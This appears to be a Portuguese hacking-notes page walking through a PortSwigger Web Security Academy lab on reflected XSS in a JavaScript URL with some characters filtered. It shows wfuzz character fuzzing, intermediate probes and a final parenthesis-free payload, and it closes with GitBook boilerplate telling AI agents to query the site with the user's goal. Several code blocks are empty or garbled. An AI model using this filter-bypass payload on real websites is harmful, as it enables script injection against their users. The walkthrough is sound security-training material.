> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/pt-br/web/xss/xss-in-javascript-url-with-limited-characters.md).
# XSS em uma URL JavaScript com Caracteres Limitados
Notas sobre XSS em uma URL JavaScript com Caracteres Limitados para laboratórios da PortSwigger Web Security Academy, incluindo fluxo de exploração, teste de payloads, validação no Burp Suite e contexto de remediação.
### XSS refletido em uma URL JavaScript com alguns caracteres bloqueados
#### Objetivo
Usando uma vulnerabilidade de XSS refletido em uma `JavaScript:` URL para exibir `alerta` contendo a `1337` string (a `1337` string deve estar presente em algum lugar na mensagem).
A aplicação reflete nossa entrada em uma URL JavaScript. À primeira vista, o desafio parece simples, mas a aplicação filtra certos caracteres para impedir ataques XSS. Precisamos encontrar uma forma de escapar do contexto JavaScript apesar dessas restrições e disparar `alert(...)` contendo `1337`.
#### Análise do código-fonte observado

No código-fonte você pode encontrar o seguinte लिंक:
{% code overflow="wrap" %}
```javascript
Voltar para o Blog
```
{% endcode %}
Após decodificar a URL, você obtém:
{% code overflow="wrap" %}
```javascript
Voltar para o Blog
```
{% endcode %}

Clicar em Voltar para o Blog executa esta URL JavaScript. Ao interceptar a requisição, vemos que uma chamada é feita para `/analytics`. O `postId` o parâmetro é obtido da URL (`/post?postId=...`) e refletido no corpo da consulta de análise.
#### Primeira tentativa — quebra do parsing

Ao injetar um único apóstrofo, o parsing é quebrado (o ID se torna inválido):
```javascript
2'},{x:'
```
O apóstrofo quebra a estrutura, o que mostra que o valor é inserido em um contexto em que aspas têm impacto.
#### Fuzzing de caracteres especiais

Testamos rapidamente quais caracteres especiais produzem uma resposta válida (com `wfuzz` e `special-chars.txt` lista). Exemplo de comando usado:
{% code overflow="wrap" %}
```bash
wfuzz -c -w /usr/share/SecLists/Fuzzing/special-chars.txt 'https://0a530041036b803fbb5cd40a009500a8.web-security-academy.net/post?postId=2FUZZ%27},{x:%27'
```
{% endcode %}
Os resultados mostram que `&` e `#` produzem um código 200 — elas são aceitas pelo analisador e permitem inserir sequências que fecham a estrutura corretamente.
Interpretação observada:
```javascript
post?postId=2&
```
#### Construção do vetor de escape
Ao fechar corretamente o valor e inserir código, você pode obter:
```javascript
post?postId=2&'},{x:''
```
Aqui `x` permanece vazio e a sintaxe é aceita.
Então tentamos adicionar um `alerta` diretamente:
```javascript
post?postId=2&'},alert(1),{x:''
```
Mas `()` parênteses de `alert(1)` são removidos pelo filtro — então você precisa contornar a obrigação de usar `()`.
#### Contornando sem parênteses
É preciso escapar do uso de parênteses e usar expressões JavaScript mais criativas para invocar `alerta` por `1337` na saída. O payload final usado é:
```javascript
2&'},x=x=>{throw/**/onerror=alert,1337},toString=x,window%2b'',{x:'
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/pt-br/web/xss/xss-in-javascript-url-with-limited-characters.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.